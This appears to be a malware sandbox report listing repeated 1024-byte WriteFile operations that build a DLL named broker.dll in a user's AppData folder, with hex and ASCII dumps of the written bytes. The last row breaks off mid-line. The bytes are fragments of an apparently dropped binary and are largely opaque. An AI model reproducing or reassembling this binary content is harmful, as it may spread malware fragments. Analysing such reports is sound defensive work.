H.\$PH.. A_A^A\^]..... .@UVATAVAWH.. H.A.E3.H..H..H.. t..P...I..H..E..D.@.A....A;.~. D..A.....H.....H..M..E..D9`. .....H.\$PH.|$	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	48 89 06 eb 0e 8b 51 04 45 8b cf 48 8b ce e8 f4 a2 fe ff 48 8b 0e ff 15 7b ce 07 00 48 8b f8 48 85 db 74 09 48 8b 13 48 8b cb ff 52 08 4a 8b 4c 2f 60 48 85 c9 74 06 48 8b 01 ff 50 10 4a 89 5c 2f 60 46 89 7c 2f 08 48 8b 06 41 ff c6 49 ff c4 49 83 c5 68 44 3b 70 04 0f 8c 4a ff ff ff 4c 8b 6c 24 60 48 8b 7c 24 58 48 8b 5c 24 50 48 83 c4 20 41 5f 41 5e 41 5c 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48 8b 06 45 8b cf 44 8b 40 08 41 0f ba 44 e9 30 08 8d 0c 4c 00 8a 48 ce 10 48 cc 89 68 0a 8b 4d df 8d cc f0 90 28 c0 cc 15 48 c4 48 8a 14 00 8a 48 e4 42 90 8d 8d 48 57 cb 90 8b ff 75 d1 48 8b 45 00 48 8b 0e 48 8b 7c 24 38 8b 40 04 48 8b 5c 24	H.....Q.E..H.....H....{...H. .H..t.H..H...R.J.L/`H..t.H...P .J.\`F.|/.H..A..I..I..hD;p... J...L.I$`H.\|$XH.\$PH.. A_A^A\^]..... .@UVATAVAWH. . H. A.E3.H..H..H..t..P...I..H..E.. D.@.A..D.0...L..H..H..h..M. .... (...H.H....H.B...HW....u.H.E .H..H.|$8.@.H.\$	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8b 48 15 48 4c cc 6c 48 74 ff 20 00 89 e8 00 48 48 78 c8 20 09 49 c0 c3 10 48 f7 48 85 00 8d 48 83 15 85 c9 8b 8d 6c 7c 55 c6 00 e9 33 c6 48 48 18 17 cc b4 00 0c 83 00 fd 48 48 cc 48 48 15 48 38 f7 00 08 5d c9 f4 6d 8b 00 55 d8 48 49 45 ff 44 74 20 90 48 c8 08 3d ff 8b 48 00 48 8d 10 e8 24 8b 8d 60 a8 00 83 00 4c 8b 36 4c e8 74 48 8d 4b 33 24 a7 e8 90 85 33 05 c0 d0 8c c4 8d 05 41 00 00 e9 8b 8b 05 30 cc c0 02 cc 44 48 a7 4c cc 89 d0 da 00 c1 48 0f 8b 19 40 15 08 d0 43 4d c4 83 00 c7 08 8b 41 33 ff 08 85 48 f0 54 cc 1c 8b ee 8d c7 00 8b 4e ed 00 15 4d ff cc 75 cc 48 48 ff 48 48 ff f2 cc a4 f0 00 2e 00 f4 38 89 2e e8 00 48 15 8d 30 48 73 48 60 90 60 00 ff c3 56 48 00 00 ec 00 00 48 48 c3 00 00 cc 39 00 4b f5 8d 00 4c ef f3 48 01 8b 64 00 4c cc 48 48 03 10	.H.HL.lHt. ....HHx. .I...H.H.. .H.....l|U...3.HH.....HH. HH.H8...]..m..U.HIE.Dt .H..=.. H.H...$..`....L.6L.tH.K3$.... 3.....A.....0....DH.L.....H ...@...CM.....A3...H.T..... .N...M..u.HH.HH.....8.... H ..0HsH`.`...VH.....HH....9.K. ..L..H..d.L.HH..	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ec 49 8f c3 4d 45 48 00 5b c8 8d 8d ff cc ff 74 4c b6 fe f0 c3 e8 00 cc 01 33 ff 28 e0 25 24 b5 9c c9 54 48 15 90 8b 00 83 57 8b 00 46 48 00 48 f2 48 00 fa 38 00 0f 8b ec 48 4c 48 cc f3 30 48 4c 00 87 c4 25 04 1f ed c7 48 c6 8d 15 83 57 4c 8b 01 74 03 33 d2 48 1e 8d 4d 8b ff ff 48 cc 48 cc e1 48 70 83 60 58 00 8b cc 55 8b 20 cf 40 15 ba 48 0c 00 01 89 00 48 70 84 74 00 8b 44 97 83 79 83 cc 2b ff ff 8d e8 02 cc 10 48 ff 1e da 5c 00 8b 5c c3 15 48 14 15 28 4d 00 be 30 24 38 48 08 cc cc 03 e8 78 48 ff 48 8b 48 ec cc 49 08 ce 48 5b 48 c3 24 8d 38 45 48 00 38 00 cc 40 c4 cc cc ff 48 15 89 48 d8 ec 41 40 90 90 08 cc 18 ff 00 ff eb 5c 4c cc 30 8b 10 2a 24 ff 18 14 5b 00 16 48 74 20 01 f0 20 8b 14 83 40 c3 8d 0a ff 8b 1b 00 48 c9 46 cc 8b 00 00 00 c4 54 cf 00 81	.I..MEH.[.....tL.....3.(.% $...TH.....W..FH.H.H..8....H LH ..0HL...%....H....WL..t.3.H.. M...H.H..Hp.`X...U. .@..H.....H p.t..D..y..+.....H...\..\..H.. (M..0$8H.....xH.H.H..I..H[H . $.8EH.8..@....H..H..A@..... ....\L.0..*$...[..Ht .. ...@..... ..H.F.....T...	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	24 ac 48 4c 8b 48 1b 48 03 24 cb 10 49 00 8b 00 5d 15 00 07 95 1d e8 57 48 05 09 89 cc 48 00 1a 02 5d 48 83 00 ce cc 07 7c e8 00 48 24 45 00 89 ff 38 e8 05 0b fb 48 48 90 4c 48 c3 72 24 63 cc ff 48 00 d2 74 00 eb 45 fe 88 c3 db cc 83 8d a0 87 48 74 cc d8 8b 4b 3d ce a8 a0 3b 48 8d d9 53 8b 4e 8b e8 20 d1 01 85 00 cc 45 48 4e c5 cc ff 48 48 a8 48 15 03 00 48 48 ff 00 c0 8b 08 b2 44 48 95 f8 01 3b 48 48 00 48 89 8b d6 8b fd 24 55 48 24 7c 48 48 98 43 89 da 5d 05 f6 ef 0c cc 00 8b 23 a8 8b d9 58 8a d7 00 90 48 44 00 4c 25 8d 54 ec 44 27 cc 12 4c cc 90 24 c9 48 fe 37 00 89 7c 41 48 48 10 83 48 00 c3 8d ff cc c3 15 89 f7 b7 8d 8d 74 c3 48 00 48 89 2e 8d 0a 48 c7 8b ff ff ff e9 5b 44 15 74 ff 48 55 44 48 5e 7a ff 01 8b 00 74 08 48 02 8d 89 59 15 8b 01 00 c1 2b	$.HL.H.H.$..I...]......WH....H ...]H.....|..H$E...8....HH.LH. r$c..H..t..E.........Ht...K=.. .;H..S.N.. .....EHN...HH.H...H H.....DH...;HH.H.....UH|HH. C..]........#...X....HD.L%.T.D' ..L..$.H.7..|AHH..H..... .t.H.H....H..... [D.t.HUDH^z....t.H...Y.....+	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8d 28 ff 06 84 5f 84 cc ff 47 55 cb 48 f1 4d 7c 00 23 c3 00 8b 24 0a 3a 24 8d 18 00 08 e8 64 14 89 57 83 c4 48 24 85 44 57 10 c8 89 41 48 48 74 8d 8b 89 0c 48 8b d3 85 49 0f c0 00 45 1b 00 00 90 cc e8 40 20 94 5c cc 1e 83 00 8b 8b 4c 28 74 a4 8b 48 80 cc 8b 5b 40 62 c3 00 29 25 2b 15 ed cc 48 ff 48 06 cc 3b ff 73 15 48 d8 cc 2f 48 48 14 3d 48 23 00 40 00 55 48 00 00 56 00 8d 40 45 45 db 02 6c 14 30 8b 00 44 70 0b 85 cb 85 ed 98 0f 8b 04 cc 8b 15 cc 48 15 80 00 cc fe 85 41 8d 00 27 8d 48 10 15 cc 00 cc cc 25 c0 50 c7 ff 48 3d 4e 8b 45 ff ff 01 0d 8b 4d 40 54 14 8b 40 83 7d 48 03 44 40 90 48 83 cc 8f cc cc 15 48 48 00 4c 5c 24 c7 00 55 48 b6 00 17 45 44 83 2a 8b ee 48 c1 44 90 68 16 cc 83 48 0d 48 ff 40 48 86 83 39 ff d9 48 8b 00 48 12 10 48 02 27 cc 8d cc	.(..._...GU.H.M|.#...$.:$..... d..W..H$.DW...AHHt....H...I ...E.....@ .\.....L(t..H... [@b. .)%+...H.H..;.s.H../HH.=H#. @.U H..V..@EE..l.0..Dp..... .H.....A..'.H.....%.P..H=N. E .....M@T..@.}H.D@.H..... HH.L\ $..UH...ED.*..H.D.h...H.H. @H..9..H..H..H.'...	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	55 08 00 4d ff 89 83 d9 4c 0f 3a 84 fe ff 48 83 08 de 25 24 48 8d 48 85 8b 89 fe 08 cb 13 53 00 48 d8 15 00 8a 48 24 d9 4b bd 24 83 00 8b 00 fa 66 48 48 d2 21 d9 48 b7 89 0f f7 2d 48 00 8b 48 00 83 8b c8 4c 8b 48 8b 24 48 ff 08 74 74 00 d8 11 6b 24 66 5b 48 83 24 44 48 48 c0 89 40 45 c3 15 cb 4c 25 24 cc fe 48 8d 48 00 7d 20 74 10 84 ff ab 02 48 01 ea cc 24 48 24 48 00 8d 24 4d 48 c7 b0 c0 00 f6 0f 8b 33 40 5a 9a f5 85 49 8b 24 84 10 90 4c 24 83 44 4c 8b 8b 4c 1a 00 48 48 8b 48 fb 00 8b 60 c7 cc 48 cc 60 00 00 4f 33 e9 ff d8 74 70 00 8b 00 01 00 8f 00 31 15 02 02 58 4f 8a 05 00 15 8d 8d 48 00 8d 8b 3b 48 e7 05 ff 06 bf 48 00 20 20 00 02 00 69 f6 e9 17 cc 00 48 ff 84 0a 20 05 cc 00 30 84 e4 6a f3 8d c8 48 8d 89 66 53 63 4d c7 08 8b 8d 30 8b 89 8d 00 a5 05	U..M....L.:...H...%$H.H.....S.H....H$.K.$.....fHH.!.H....-H..H....L.H.$H..tt...k$f[H.$DHH..@E...L%$..H.H.}t.....H...HH..$MH.....3@Z...I.$...L$.DL..L..HH.H...`..H.`..O3...tp.....1...XO.....H...;H.....H.....i.....H... ...0..j...H..fScM....0.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c0 15 e4 90 74 30 00 83 83 50 45 ff cb 24 44 14 48 5b cc 24 f1 48 00 8d 48 00 78 8d 00 48 44 31 48 8b 01 83 ce cc 00 01 48 15 89 ff 48 15 85 cc 07 1b f9 8b fa 8b 2b 48 90 48 ff 8d 40 a8 00 f6 48 ff 00 c3 cc cc 20 48 43 cc 8d c8 0d 90 01 9a 96 48 89 c3 93 48 24 48 8c 90 48 db 74 40 e3 cc f8 a2 48 01 82 83 00 a2 e3 0a cc 00 68 8d cc 13 4d 00 83 00 00 83 c4 74 e8 cc 8b f5 cc f8 00 48 00 99 90 d7 74 00 cc 5f 00 ff 00 56 02 00 44 4d e8 74 cc 43 8d 18 ec 00 15 cc 48 cb 8b 00 d7 43 f2 08 10 cc fe 08 e8 00 15 00 7b c7 48 53 f0 1f 2f 83 f4 44 83 b8 8b 48 8b 4d 28 8b d2 48 15 c9 d5 c7 d9 8d e8 cc 4c 48 e8 8d d8 cc 27 24 84 24 18 24 24 f9 4c 49 8d 48 12 00 ec 8d 1f cc 00 07 90 54 43 4a 4d 48 00 83 8d af 8d e8 cc 00 00 09 d8 cc 00 74 54 48 8a cc 00 e8 cc 15 00 00 0b	....t0...PE..$D.H[.$.H..H.x..HD1H.....H...H.....+H.H..@...H..... HC.....H...H$H..H.t@....H.....h...M.....t.....H....t..._...V..DM.t.C....H....C.....{.HS../..D...H.M(..H.....LH....'$.$.$$.LI.H.....TCJMH.....tTH.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	24 c6 30 83 49 48 cc 8d cc 00 c0 00 5c 06 cc 48 85 28 38 10 8d 00 ec 50 c9 41 dd 8b f8 8d 4c 48 00 10 24 48 4c 88 48 4c 06 48 44 8d cc 41 48 48 44 15 8b 8b ff c7 48 48 20 8d f0 15 0f c4 15 00 cc 4c 1d c8 fe 04 ff 48 b9 ff 4b e8 09 eb ff 00 ff 00 66 89 3d c3 00 4c fe 82 48 ff 3b 2b c3 8b 17 f8 48 f2 48 c9 c6 83 24 89 8b 48 24 8b c5 8b c3 ff 83 8b 00 00 70 00 f1 85 d9 ec cc 00 85 00 c4 40 01 8b 00 00 48 5c 00 20 83 8d c2 cc 81 cc 48 ff e3 44 d2 67 75 a8 20 08 8b 40 75 4c 48 8d 8e 00 cc cc 15 cc 10 cc 48 cc 5d bd 42 00 90 8a 44 74 31 15 25 78 00 c9 00 89 ff 4b c0 48 50 8d 50 48 8b ff 89 86 73 00 58 c7 5c 83 15 48 00 8b 44 00 07 1f 4c 19 48 03 15 28 cb 03 8b 02 41 cc 48 48 00 8d 85 24 1f cc 83 5b 89 41 ff 4d 00 8b 45 ff cc cc c0 48 8b 12 48 ff 49 25 8d 5b c0	$.0.IH.....\..H.(8....P.A....LH..$HL.HL.HD..AHHD.....HH ... .L.....H..K.....f.=..L..H.;+....H.H...$..H$.....p. .....@....H\. .....H..D.gu. ..@uLH.....H.].B...Dt1. %x.....K.HP.PH....s.X.\..H..D...L.H..(....A.HH...$... [.A.M..E....H..H.I%.[.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c7 e8 00 90 26 8b 85 8b cc 00 8d 64 b9 2f 5f c7 c0 a0 18 ff 75 24 48 ff 00 06 8d 89 0c ff 00 4c 8b 7a c5 48 8b 8d f3 25 63 24 48 45 00 02 ff eb 01 cc 34 ff 8b 49 eb 48 c8 ff 00 ce 00 fd 57 ff 0a 83 56 8d 4c 48 00 01 7a 00 c3 9f 0c cc 41 41 00 48 48 c4 40 cb 00 48 ff 90 f8 90 24 4b 48 51 48 c1 83 8b 18 83 cc 80 48 00 ff 00 8b 16 4c 4c 00 25 d7 b8 a0 00 15 74 44 3b 8d e9 10 12 48 53 19 41 31 00 48 48 33 48 c0 00 c3 18 65 8a 45 00 48 00 20 81 33 00 8b 83 41 00 48 5c 8d 89 0f 48 e8 48 30 4d cc 45 00 71 83 81 33 48 20 00 48 1e 48 fe 1c e4 c4 90 70 83 7d 11 0e 89 48 8b 8b 00 8d 46 18 4c ff 8a 48 75 8b 21 30 8d d2 ff 26 83 53 5b 4c c2 74 83 44 8b 27 44 00 60 c2 7c 8a f9 08 3b 4b 83 20 33 ff 48 8b 37 25 45 27 8a 00 83 c7 ff 00 28 20 8b 02 24 00 48 90 8d 1f 48 c3	....&.....d./_.....u$H..... .L.z.H...%c$HE.....4..I.H....W...V.LH..z.....AA.HH.@..H.. ..$KHQH.....H.....LL.%.....tD;....HS.A1.HH3H....e.E.H..3...A.H\...H.H0M.E.q..3H.H.H... ..p.}...H....F.L..Hu.!0...&.S[L.t.D.'D.`.|...;K. 3.H.7%E'... ...(..$.H...H.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	15 c3 1c cc 01 c1 c3 27 8b e8 15 18 00 4f 74 90 04 8b 3d 8b c0 a0 48 48 49 8b 48 15 55 cc 8d 8b 48 cc 48 8d 89 74 fe 1f 15 e8 50 24 81 48 54 cc e8 cc d8 29 44 83 ff 00 f0 b9 8b 89 e8 ff 45 89 ff 00 00 15 00 48 8d 48 48 85 c0 48 8d 82 10 c4 c3 d8 1a c0 9a 4c 8a cc 48 00 48 48 8d 19 00 15 57 30 00 ff 75 af 68 48 90 89 00 48 60 4a d9 90 18 fd cd 14 cf db 00 15 54 29 15 03 48 35 8b ff 24 15 ff 8b 00 12 8b 84 8d c9 58 ca 00 00 83 cc 90 8b 16 44 15 00 0f 8d 89 8d 00 24 74 89 60 ec 27 20 55 8a 45 ff cc 8d 4d 48 00 00 cc cc 4e f0 cc c0 ff cc 48 f8 d0 14 c7 00 19 49 24 00 ba 5f cc 24 48 43 e9 15 8b 48 e8 60 4c 90 c7 44 ff 48 c3 cb 4c 00 27 1c 8b 83 01 8b c0 75 e8 15 7c 8f 24 cc f8 00 5c cc 8b cc 48 24 8b ec 1d 8d 08 49 cc 3d 05 ff 8b 22 e8 20 58 ff 8b ff 88 23 88	.....'.....Ot...=...HHI.H.U. ..H.H..t....P$.HT....)D..... ..E.....H.HH..H.....L..H. HH....W0..u.hH...H`J..... T)..H5..$.....X.....D.. .....$t.`.' U.E...MH....N..... H.....I$.._.$HC...H.`L..D.H. .L.'.....u..|.$...\...H$.....I .=...". X....#.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	1f 8b 90 83 24 ba 49 c3 04 8d 8f cb 48 15 33 54 05 c3 cc 48 a6 75 c7 89 48 48 8d 48 8d 00 48 03 48 43 00 cc ff c0 90 24 10 4d 48 ff 50 4c 71 83 75 00 45 b7 48 8d cc 48 50 00 ff cc 8d 48 65 00 48 83 48 00 41 56 48 c0 00 55 8b 8a 44 cc 4c c4 8b 9e 48 10 6c 48 ff 08 10 89 8b 68 cc f2 15 00 ff a1 90 e9 45 00 d0 37 da 48 50 63 48 d7 24 b2 90 cc ec 00 89 3c 48 27 58 90 48 3b 04 00 f8 ce 02 df cc 01 30 cc 48 48 48 7d 02 00 48 cc 4c 03 cc 15 04 ff ec 00 10 2a 55 48 00 da f4 50 ff 48 e8 75 75 24 00 8d 22 48 20 24 5c 48 8b 48 90 24 48 cc eb 55 cc 00 20 8b 48 ff 85 cc 8d b6 34 24 12 58 20 4b 31 d2 14 48 48 8b 15 8b 00 cc d9 48 15 00 15 60 ff 58 d2 10 c0 ff 42 54 66 20 8f 00 95 fa 33 00 d8 8b 8b 00 00 8b 58 1c 5b 00 8b 0a 89 58 44 e7 83 00 5c 1e 45 49 cc c4 eb d3 ec	....$.I.....H.3T...H.u..HH.H.. H.HC.....$.MH.PLq.u.E.H.. HP... .He.H.H.AVH..U..D.L...H.I H.... .h.....E..7.HPcH.$.....<H' X.H;.....0.HHH}..H.L..... .*UH...P.H.uu$.."H $\H.H.$H..U.. .H.....4$.X K1..HH.....H...`.X....BTf ....3.....X.[....XD...\.EI.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	48 1d c3 8d 00 4e dc 8b c8 ff 50 00 38 1c 90 00 01 24 ff 48 14 48 cc f6 ec 15 00 8b 8d cc 83 8b 24 15 fd 8d 1e ff d2 8b 49 48 fa cc 8d 48 48 00 4b 8b 48 c0 48 01 33 4c 05 15 cc 00 44 8d c0 b8 48 c7 08 c8 49 77 4c 68 38 d8 c9 c7 e3 00 00 48 8d 60 48 c0 5d 04 1d 15 4d 8b d2 00 cc 8d c0 00 8d f9 48 48 ff 48 00 6a 24 00 00 89 83 ff 8a 48 9f cc ff 5d 00 00 c2 19 da 00 1f 89 48 9a 24 40 28 cf 4d 6c cc 48 48 44 cc e0 90 8a 30 48 00 c3 48 7b 89 0f 8d fb 74 39 00 48 00 ff de 20 55 cc 15 5c e8 00 30 15 8b ff 20 48 2f 48 00 8d 3b 8b ce 48 00 8d 41 60 a7 82 30 00 48 c0 48 48 48 cc 56 8a d8 cb 48 48 cc 02 48 8b f6 48 63 01 ff cc 8b 8b 48 49 01 00 ae 00 ff ff 57 ff 8b 83 24 40 8b 8b 90 8d 74 00 dc 83 90 00 02 24 33 d6 03 8a ff 5e d0 00 0f 41 8b 8b 4c cc 48 45 8b ff 54	H....N....P.8....$.H.H..... ..$.....IH...HH.K.H.H.3L.... D...H...IwLh8.....H.`H.]...M. .....HH.H.j$.....H...]....  ....H.$@(.Ml.HHD....0H..H{ ....t9.H... U..\..0... H/H..;..H.. A`..0.H.HHH.V...HH..H..Hc ..... HI.....W...$@....t.....$3... .^...A..L.HE..T	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	48 00 8d 44 24 fe 90 0f 78 30 00 48 74 48 44 48 cc 2e 0c 8f 57 8b 24 6a 40 08 8b 18 45 44 8a 96 8b cc 8d cc 05 cc 40 20 2a cc 5b 44 83 8b 00 00 4d 47 8b 2d 02 41 c1 15 40 ca 92 2f 00 c4 f1 cc f0 cc 5c 5e 68 c3 2e 03 00 49 ff 00 50 30 07 cc 48 ff f3 10 89 48 74 da f9 55 45 00 90 00 75 75 81 cc 90 48 cb 74 ee 8d 8d 48 cc cc 89 24 05 15 48 00 89 44 6c 8d 89 01 89 c3 48 ff 83 48 05 00 74 29 48 cc cc 83 c4 46 53 d2 e8 48 07 4c ed 01 ef 8b 07 00 4c 22 66 ff 8d 48 50 d8 15 c9 af ff 83 48 20 84 8b 48 14 54 48 ff 8a 40 0f 15 00 ff 8d 00 15 45 57 5c fe 48 24 f2 49 68 48 48 e9 8d 00 f6 a2 01 af 45 0f 85 48 00 41 cc 48 ff 8d 00 0f 8b 5d 50 50 ca 00 8b 4d 00 cc ff 4c 8b 18 74 00 01 48 45 24 3a cc db 00 06 8d ba 00 c2 8d 00 2e 0f b6 00 15 07 c1 4d 15 00 40 89 cc 8b 89	H..D$...x0.HtHDH....W.$j@ ...ED.....@ *.[D....MG.- .A..@../ .....\^h....I..P0..H....Ht..U E...uu...H.t...H...$..H..Dl... ..H..H..t)H....FS..H.L.....L" f..HP.....H ..H.TH..@.....E W\.H$.IhHH.....E..H.A.H... ..]PP...M...L..t..HE$:..... .....M..@....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8d 0b c4 b0 c4 ff 44 0b 0f 15 90 48 05 8b 30 38 00 4d 0b 50 d2 e8 03 e8 83 8b 83 4c 24 e3 28 48 48 89 01 cb 48 74 cc 90 cc 48 cc 48 24 8d 48 48 48 00 8c 00 a7 00 f8 15 e8 e8 38 70 00 c0 cc 15 00 c3 00 16 8b 89 00 01 f1 48 48 00 ce 8b 00 24 03 8d 24 15 cc 24 89 8b fe 0d 89 20 0f 95 64 4c 89 14 8d 25 cc 10 48 80 8b 73 85 d9 60 60 4c ff f1 00 8b ff 0f ff 41 18 15 48 8d 89 03 f2 00 8b 48 ec 85 48 00 00 8b ff 89 48 cc 40 eb 24 48 74 48 94 c4 15 00 8d 08 df 00 00 00 48 8b 8d 8b d9 8b 33 70 85 00 83 15 50 4c 08 14 8b 47 f3 38 8d 48 8b f1 cc 48 15 89 b4 24 8b cc c7 66 14 c3 20 00 48 cc 41 78 00 24 74 95 c4 f0 4b 1b 70 8b e9 00 ff 00 83 20 4d 05 89 db c8 4d 08 00 83 ff c0 14 54 e9 24 14 cc 40 fe 83 cc 8b 20 20 4c 80 00 00 cd 48 20 89 00 48 4d 48 c7 00 8d 8b 00 85	......D....H..08.M.P.....L$. (HH...Ht...H.H$.HHH..... 8p.....HH....$..$..$..... ..dL...%..H..s..``L.....A. .H.....H..H.....H.@.$HtH..... .....H.....3p....PL...G.8.H... H...$...f.. .H.Ax.$t...K.p..... M....M.....T.$..@.... L....H ..HMH.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	50 27 75 74 00 28 ff 00 75 48 48 8a 20 cc c3 33 30 08 24 00 20 cb 83 8d 89 25 df 48 89 60 c7 1f 8b c4 c7 4d 00 cc 58 48 8b 07 90 ff 05 71 e8 c7 e8 00 cd 8b 4c 48 8d cc ff 48 15 b6 5e c3 89 4c 8a 4b cb 48 00 20 ff 05 15 cc 84 89 5d 74 cc 57 3b 49 74 8b ef 08 7c 79 8d 02 6a 4c 31 08 47 b9 00 9d 8b 1b af 8b 49 0b 00 24 07 63 8b 44 8b 00 40 c8 48 e8 00 18 54 48 48 20 74 15 00 cc 01 78 8d 15 48 10 83 56 48 03 89 16 f0 cc 8b 8b d7 73 00 83 83 48 7c 05 73 cc c0 00 49 e2 78 7e c3 28 8b 84 48 8b c7 00 0d cc 90 e1 89 8b 13 41 37 8d c8 60 01 4d 5b 48 15 06 d8 00 10 48 89 28 89 c7 53 00 48 80 01 00 cc 89 0e 88 8f 08 50 f0 2b 00 ff 41 ed cc 85 0f 4c 0f cc 41 23 58 48 f6 ff 48 3b 00 17 44 48 00 ff ca 48 89 8d 48 4c 48 24 cc 89 ff 48 44 53 85 8d 02 00 cf ba 15 02 15 48	P'ut.(..uHH. ..30.$. ....%.H.` .....M..XH.....q.....LH...H.. ^..L.K.H. .....]t.W;It...\|y.. jL1.G.....I..$.c.D..@.H...T HH t....x..H..VH.....s...H|. s...I.x~.(..H.....A7..`.M [H.....H.(..S.H.....P.+..A ....L..A#XH..H;..DH...H..HL H$...HDS.....H	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	65 24 0c 00 48 00 3d f0 48 41 8d 15 00 24 70 89 fe 00 2d 83 4c cc 24 ff 05 00 41 03 48 d2 8d 83 28 55 02 db 83 00 89 30 8b 8b 15 0f 55 c4 8b 20 00 90 48 33 cc c7 ae 48 54 8b 00 00 24 38 00 00 8d 48 d0 8b 6f 48 24 8d 64 50 00 48 c3 16 cc 00 48 00 00 ff 5c 31 48 48 8b 00 30 00 7e c1 8b 00 8d 89 ff c0 ff 01 33 f3 cc cd 24 c0 15 4c 41 cc 24 30 54 ff 48 cc c3 10 85 24 24 18 7b c0 4d 8d e8 cc 48 60 00 89 8b d0 00 ff 1e 00 ff cb ff 14 00 8b 5e e8 cc 20 cc 14 8b 7c 24 00 00 48 1c ff 83 8b 38 8b 15 41 90 00 90 e8 00 74 89 85 60 10 16 c0 5d 40 20 48 74 8d 00 cc 8b 48 1a e0 e8 00 00 ff 3e 00 cc 0c 8d 41 24 01 10 5c 48 8e e8 45 48 20 15 8b 95 e8 48 15 8d 55 74 48 90 c0 03 48 88 8b 48 8d 05 18 ed 0d 17 0f 44 24 1f 11 5e 48 48 d0 24 41 01 00 b0 48 d3 72 4c 2d 24 74 e1	e$..H.=.HA...$p...- .L.$...A.H...(U.....0....U.. ..H3...HT... $8...H..oH$.dP.H....H...\1H H.. 0.~.....3...$..LA.$0T.H... .$$.{.M...H`.....^.. ...|$..H....8..A.....t..`...]@ Ht....H.....>....A$..\H..EH ....H..UtH...H..H.....D$..^H H.$A...H.rL-$t.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	1f 00 15 15 e9 48 4c 83 16 00 00 66 c6 48 ff 50 40 8b 4c ff cc d5 d0 80 c9 75 24 00 4c 84 45 8b b8 1f ff 50 90 a9 00 b8 00 89 24 24 ff 48 cc c7 cc 48 a1 87 45 74 c7 24 8d cc 47 00 d9 48 cc 8f 04 48 ff 48 00 00 ed 20 00 00 ff 3d 24 16 c7 8b 02 48 35 00 4d 24 ff 24 84 8b 90 00 30 cc 1c cc 8b 00 40 53 00 04 20 48 00 5c 48 48 00 8f b4 41 cf 45 f8 cc 3b 4c 08 48 60 54 07 4c 8b 8d 24 38 ff 8b cc 15 48 10 cc 00 03 fd 4d 18 f5 48 ce 00 2b 40 24 d8 48 23 44 4c 8d 86 e8 00 ff 0f 33 48 48 cc 78 8d 05 08 e9 40 c0 02 04 00 28 83 22 f8 48 40 48 10 8d ff 0d 48 8b 00 8d 00 90 5a 75 00 0d 00 48 01 24 00 00 24 05 8d 48 89 85 4b 09 19 ef 41 ca cc c0 fe 81 0b 48 55 00 ff d7 05 ff 0f 00 00 5d 48 44 08 4c 48 0e c3 00 cc 24 8b 7b 8b 20 cf c3 7f 29 40 8d 75 a0 00 68 24 43 48 de	.....HL....f.H.P@.L.....u$.L. E....P.....$$.H...H..Et.$..G. .H...H.H... ...=$....H5.M$.$.. ..0.....@S.. H.\HH...A.E..;L.H `T.L..$8....H.....M..H..+@$. H#DL.....3HH.x....@.... (.".H@H. ...H.....Zu...H.$..$..H..K...A .....HU.....]HD.LH....$.{. ...)@.u..h$CH.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	7f 06 89 00 00 51 4c cc 48 8d 03 65 15 48 02 cc 24 c9 cb 5e b9 48 e6 89 cc c7 05 fe c8 48 cc 18 89 4c 8d 68 8d 24 48 44 8b 24 f8 7a 7d ff 5b 15 0f 4b b7 cc ff 4d 48 89 d0 85 48 24 25 d3 00 8b ec 7a c3 00 ff cd 00 00 00 00 08 ee 08 00 f8 d1 e9 ff ff 40 15 48 d0 4b 85 e9 48 00 48 85 5a 15 83 48 05 ca 83 20 24 ff e8 00 cc eb 8d ff 28 cc c7 41 df cc 44 e9 8b 48 40 10 37 8a cc 00 85 48 ff e8 00 19 c8 4d 48 cd cc 00 24 8b 08 2a 44 e7 4c 13 3c 90 2f 00 4c cc ff 00 c0 05 f8 0b 05 48 c0 00 e0 18 74 24 05 4d 5c b0 58 48 15 30 4b ff 8b 00 cc 40 cc 5e 11 24 24 44 ff 49 48 48 68 e3 ff 48 48 cc 4c cc 15 c3 33 8b 18 44 5f fe 03 48 20 30 4d cc 00 15 0d 83 5b 74 cc e0 00 a4 58 cc 8b fa 05 89 da 89 68 8b 00 28 8b 45 24 ff cc cc 30 48 15 cc eb 16 ff 24 8d 30 00 12 00 33 89	.....QL.H..e.H..$..^.H.....H ...L.h.$HD.$.z}. [..K...MH...H$ %....z.....@.H.K.. H.H.Z..H... $.....(..A..D..H @.7....H.....MH...$..*D.L. <./. 